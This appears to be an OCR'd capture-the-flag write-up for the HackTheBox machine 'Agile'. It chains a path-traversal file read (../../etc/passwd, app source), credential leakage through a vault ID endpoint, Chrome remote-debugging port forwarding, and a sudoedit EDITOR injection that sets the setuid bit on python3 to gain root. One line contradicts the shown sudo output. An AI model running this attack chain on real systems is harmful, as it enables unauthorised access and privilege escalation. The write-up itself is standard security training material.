
Agile - Writeup

Abdoulkader MOUSSA MOHAMED

April 2023

1 Introduction

`SuperPassword` is a website that allows users to create an account, manage their passwords and export them.



2 Enumeration

```
$ nmap -sV -sC 10.10.11.203
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 17:36 CEST
Nmap scan report for superpass.htb (10.10.11.203)
```

```
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
     protocol 2.0)
| ssh-hostkey:
|   256 f4bcee21d71f1aa26572212d5ba6f700 (ECDSA)
|_  256 65c1480d88cbb975a02ca5e6377e5106 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: SuperPassword \xF0\x9F\xA6\xB8
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
     https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

According to `nmap`, there are two open services on this machine, namely `SSH` on port 22 and `HTTP` on port 80.

3 Access the website

When we download the `CSV` file (export passwords) from the server, we intercept the server's response using `BurpSuite` :

```
Location: /download?fn=me_export_5211b2b822.csv

You should be redirected automatically to the target URL: <a href="
    /download?fn=me_export_5211b2b822.csv">/download?fn=
    me_export_5211b2b822.csv</a>. If not, click the link.
```

We can notice that a request to `/download` is made with the name of the csv file that will be downloaded. Let's try a `Local File Inclusion`(LFI) :

```
In burpsuite:
..
GET /download?fn=../../../../../etc/passwd HTTP/1.1
```

Upon inspecting the response, we can observe that the Local File Inclusion (LFI) attack was successful, as the contents of `/etc/passwd` are visible :

```
...
root:x:0:0:root:/root:/bin/bash
corum:x:1000:1000:corum:/home/corum:/bin/bash
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
```

We can now try to get some informations on running process contained in the virtual file `/proc/self/cmdline` :

```
In burpsuite:
+ Request:
..
```

```
GET /download?fn=../../../../../../../../proc/self/cmdline

+ Response:

/app/venv/bin/python3 /app/venv/bin/gunicorn --bind 127
    .0.0.1:5000   --threads=10   --timeout 600wsgi:app
```

We can deduce by this response that the application is coded with `python3`.

Now, by searching `GET /download?fn=../../../../../../../../wsgi:app` or an inexisting file, we can see some strange response. Among them, we have the path to an interesting .py file `/app/app/superpass/views/vault_views.py`. Let's see it content :

```
In burpsuite:
+ Request:
..
GET /download?fn=../../../../../../../../app/app/superpass/views/
    vault_views.py

+ Response:

import flask
import subprocess
from flask_login import login_required, current_user
from superpass.infrastructure.view_modifiers import response
import superpass.services.password_service as password_service
from superpass.services.utility_service import get_random
from superpass.data.password import Password


blueprint = flask.Blueprint('vault', __name__, template_folder='
    templates')


@blueprint.route('/vault')
@response(template_file='vault/vault.html')
@login_required
def vault():
    passwords = password_service.get_passwords_for_user(
    current_user.id)
    print(f'{passwords=}')
    return {'passwords': passwords}


@blueprint.get('/vault/add_row')
@response(template_file='vault/partials/password_row_editable.html'
    )
@login_required
def add_row():
    p = Password()
    p.password = get_random(20)
    return {"p": p}


@blueprint.get('/vault/edit_row/<id>')
```

```
@response(template_file='vault/partials/password_row_editable.html')
@login_required
def get_edit_row(id):
    password = password_service.get_password_by_id(id, current_user.id)

    return {"p": password}


@blueprint.get('/vault/row/<id>')
@response(template_file='vault/partials/password_row.html')
@login_required
def get_row(id):
    password = password_service.get_password_by_id(id, current_user.id)

    return {"p": password}


@blueprint.post('/vault/add_row')
@login_required
def add_row_post():
    r = flask.request
    site = r.form.get('url', '').strip()
    username = r.form.get('username', '').strip()
    password = r.form.get('password', '').strip()

    if not (site or username or password):
        return ''

    p = password_service.add_password(site, username, password, current_user.id)
    return flask.render_template('vault/partials/password_row.html', p=p)


@blueprint.post('/vault/update/<id>')
@response(template_file='vault/partials/password_row.html')
@login_required
def update(id):
    r = flask.request
    site = r.form.get('url', '').strip()
    username = r.form.get('username', '').strip()
    password = r.form.get('password', '').strip()

    if not (site or username or password):
        flask.abort(500)

    p = password_service.update_password(id, site, username, password, current_user.id)

    return {"p": p}


@blueprint.delete('/vault/delete/<id>')
@login_required
```

```
def delete(id):
    password_service.delete_password(id, current_user.id)
    return ''


@blueprint.get('/vault/export')
@login_required
def export():
    if current_user.has_passwords:
        fn = password_service.generate_csv(current_user)
        return flask.redirect(f'/download?fn={fn}', 302)
    return "No passwords for user"


@blueprint.get('/download')
@login_required
def download():
    r = flask.request
    fn = r.args.get('fn')
    with open(f'/tmp/{fn}', 'rb') as f:
        data = f.read()
    resp = flask.make_response(data)
    resp.headers['Content-Disposition'] = 'attachment; filename=
    superpass_export.csv'
```

In this code, this API `@blueprint.get('/vault/row/<id>')` is interesting because by giving an id, we get some interesting `credential` (the *site* and corresponding *password*).

It is possible to create a script that iterates through different id values, but in this specific case, for an `id` of 8, we find some interesting credential :

```
Sitename: agile,
Username: corum,
Password: 5db7caa1d13cc37c9fc2
```

An ssh connection with those credentials succeeded.

```
$ ssh corum@10.10.11.203
corum@10.10.11.203's password:
..
corum@agile:~$ cat user.txt
userflag*******

corum@agile:~$ sudo -l
[sudo] password for corum:
Sorry, user corum may not run sudo on agile.
```

Unfortunately, Corum can launch any command with root privilege.
I download the `linpeas` script on my computer then sent it to remote host.

```
$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/
    download/linpeas.sh > linpeas.sh

$ scp linpeas.sh corum@10.10.11.203:/home/corum
```

Then we launch it. In vibrating orange, we have : `-remote-debugging-port=41829` and we can see that it is launched by `google chrome` :

```
runner 33936 0.5 4.0 1184780744 159648 ? Sl 07:42 0:01 | _ /opt/
    google/chrome/chrome --type=renderer --headless --crashpad-
    handler-pid=33880 --lang=en-US --enable-automation --enable-
    logging --log-level=0 --remote-debugging-port=41829
```

While searching for an exploit, we came across a blog that explains how an attacker can perform a `port forward` to tunnel the user interface and remotely expose the port over the network. So we do an `SSH` local port forward


```
$ ssh -L local_port:destination_server_ip:remote_port
    ssh_server_hostname

$ ssh -L 41829:127.0.0.1:41829 corum@10.10.11.203
corum@10.10.11.203's password:
...
corum@agile:~$
```

After configuring our Chrome browser, we can see on the devtools that we are connected and we even discovered some credentials :

```
edwards: d07867c6267dcb5df0af

dedwards__: 7dbfe676b6b564ce5718
```



An ssh connection with those credentials succeeded.

```
$ ssh edwards@10.10.11.203
edwards@10.10.11.203's password:
..
```

```
edwards@agile:~$ sudo -l
..
User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit
        /app/app-testing/tests/functional/creds.txt
```

We can see that `Edwards` can execute `sudoedit` on those 2 files as `dev_admin`. It can be launched like : `sudo -u dev_admin sudoedit <file>`

When searching an exploit on `sudoedit`, we found here that there is a vulnerability on it that may lead to privilege escalation by editing unauthorized files and we even found a `POC`.

Now, we have to search some files that dev_admin can read write and that are owned by root. With `ps -aux`, we can see process that are actually running and that are executed by root. Among them, we can see a python `virtual environments`. In the configuration directory, we can see that `dev_admin` have some permissions to read write :

```
edwards@agile:~$ ls -l /app/venv/bin/
total 1372
-rw-rw-r-- 1 root dev_admin    1976 Apr  5 09:18 activate
..
lrwxrwxrwx 1 root root            7 Apr  5 09:18 python -> python3
lrwxrwxrwx 1 root root           16 Apr  5 09:18 python3 -> /usr/
    bin/python3
lrwxrwxrwx 1 root root            7 Apr  5 09:18 python3.10 ->
    python3
```

Let's run our final exploit.

```
edwards@agile:~$ EDITOR='vim -- /app/venv/bin/activate' sudo -u
    dev_admin sudoedit /app/config_test.json
# add chmod u+s /usr/bin/python3 in the biginning of /app/venv/bin/
    activate

edwards@agile:~$ cat /app/venv/bin/activate
# This file must be used with "source bin/activate" *from bash*
# you cannot run it directly

chmod u+s /usr/bin/python3
..

edwards@agile:~$ ls -l /usr/bin/python3
lrwxrwxrwx 1 root root 10 Aug 18  2022 /usr/bin/python3 -> python3
    .10

edwards@agile:~$ ls -l /usr/bin/python3.10
-rwsr-xr-x 1 root root 5921160 Nov 14 16:10 /usr/bin/python3.10

edwards@agile:~$ python3
..
>>> import os
>>> os.system('id')
```

```
uid=1002(edwards) gid=1002(edwards) groups=1002(edwards)
0
>>> os.setuid(0) # To become root
>>> os.system('id')
uid=0(root) gid=1002(edwards) groups=1002(edwards)
0
>>> os.system('cat /root/root.txt')
rootflag**********
>>> exit()
```

4 How to correct it

TODO